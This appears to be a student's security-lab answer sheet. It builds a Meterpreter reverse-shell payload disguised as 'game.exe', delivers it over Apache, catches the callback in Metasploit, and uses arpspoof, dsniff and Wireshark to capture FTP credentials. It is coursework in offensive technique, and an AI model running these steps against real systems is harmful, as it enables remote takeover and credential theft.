
Question 1:create payload for windows transfer the payload to the victim's machine exploit the victim's machine

first of all we should create server. install apache2 by sudo apt install apache2

type the following commands one by one sudo su - cd var/www/html/mkdir <file name> cd <file name>

create the payload in the file by msfvenome -p windows/meterpreter/reverse_tcp —platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=ip -f exe > var/www/html/<file name>/game.exe

this command creates a payload for windows machine




now start the apache server by following commands cd systemctl enable apache2
systemctl start apache2

open browser in windows machine and access your ip/<file name>download the file game.exe now in your terminal type msfconsole

the terminal appears like msf5> now type the following commands

use multi/handler set payload windows/meterpreter/reverse_tcp exploit -j -z




execute the game.exe in windows machine then you can see their information.

Question2:-


create an ftp server access ftp server from windows command prompt do an mitm and username and password of ftp transaction using wireshark and dsniff first we should have tools like wireshark and dsniff.

Download dsniff using command sudo apt-get install dsniff




open terminal and type the following commands

sudo su echo 1 >/proc/sys/net/ipv4/ip_forward
sysctl -w net.ipv4.ip_forward=1
arpspoof -i eth0 -t <server ip> -r <client ip>




ftp server will be created.

Now open new terminal and type sudo dsniff -i eth0



open wireshark and start capturing packets



open victim machine and enter ftp <server ip in command prompt enter username and password now you will get that username and password in wireshark and dsniff